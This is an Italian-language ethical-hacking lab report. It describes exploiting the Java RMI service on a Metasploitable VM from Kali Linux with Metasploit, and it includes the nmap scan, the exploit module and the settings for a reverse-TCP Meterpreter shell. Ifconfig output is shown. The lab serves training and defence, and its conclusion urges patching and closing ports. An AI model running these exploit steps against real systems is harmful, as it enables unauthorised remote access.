## Cyber Security & Ethical Hacking

1. Introduzione L'obiettivo di questa esercitazione è stato quello di sfruttare una vulnerabilità presente nel servizio Java RMI in esecuzione sulla macchina Metasploitable, al fine di ottenere una sessione Meterpreter. Successivamente, sono state raccolte informazioni di rete e la tabella di routing della macchina vittima.

```
Metaspoitable 2 [In esecuzione] - Oracle VirtualBox
 File Macchina Visualizza Inserimento Dispositivi Aiuto
SIOCDELRT: No such process
                                                                                       [ OK ]
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
           Link encap:Ethernet HWaddr 08:00:27:24:69:6b inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe24:696b/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:31 errors:0 dropped:0 overruns:0 frame:0
            TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:2457 (2.3 KB) TX bytes:14007 (13.6 KB) Base address:0xd240 Memory:f0820000-f0840000
lo
           Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:385 errors:0 dropped:0 overruns:0 frame:0
            TX packets:385 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
            RX bytes:157029 (153.3 KB) TX bytes:157029 (153.3 KB)
msfadmin@metasploitable:~$ _
                                                      🔯 💿 💵 🗗 🤌 🔚 🖸 🚰 🦓 🚱 🗷 CTRL (DESTRA).
   -(kali⊕kali)-[~]
 $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
          inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
          ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
         RX packets 127 bytes 15921 (15.5 KiB)
         RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 59 bytes 16673 (16.2 KiB)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
          inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0×10<host>
         loop txqueuelen 1000 (Local Loopback)
         RX packets 8 bytes 480 (480.0 B)
         RX errors 0 dropped 0 overruns 0 frame 0
         TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- **2. Configurazione dell'ambiente** La configurazione di rete utilizzata per l'esercitazione è stata la seguente:
  - Macchina attaccante (Kali Linux): IP 192.168.11.111
  - Macchina vittima (Metasploitable): IP 192.168.11.112

Per verificare la connettività tra le macchine, è stato utilizzato il comando:

ping 192.168.11.112

**3. Scansione e Identificazione del Servizio Vulnerabile** Per individuare la vulnerabilità abbiamo utilizzato Nmap:

nmap -sV -p1000-2000 192.168.11.112 (range di porta dalla 1000 alla 2000)




## 4. Sfruttamento della Vulnerabilità con Metasploit

Dopo aver avviato Metasploit con:

msfconsole

è stato cercato un modulo adatto con:

## search java rmi



Il modulo identificato è stato:

use exploit/multi/misc/java rmi server

```
| mass |
```

Le impostazioni dell'exploit sono state configurate come segue:

set RHOSTS 192.168.11.112

set LHOST 192.168.11.111

set PAYLOAD java/meterpreter/reverse tcp

set LPORT 4444

Il payload scelto ha permesso di stabilire una connessione inversa verso la macchina attaccante. L'exploit è stato lanciato con:

## run.

Una volta ottenuta la sessione Meterpreter, è stato possibile interagire con la macchina vittima.

- **5. Raccolta delle Evidenze** Dopo aver ottenuto l'accesso, sono state raccolte le seguenti informazioni:
  - Configurazione di rete:

```
meterpreter > ifconfig
```

Tabella di routing:

meterpreter > route

**6. Conclusioni:** Questa esercitazione ha dimostrato come sfruttare una vulnerabilità del servizio Java RMI utilizzando Metasploit. Dopo aver ottenuto una sessione Meterpreter, è stato possibile raccogliere informazioni sensibili sulla configurazione di rete della macchina vittima. Questo test evidenzia l'importanza di mantenere aggiornati i servizi e di limitare l'esposizione di porte non necessarie per ridurre i rischi di attacco.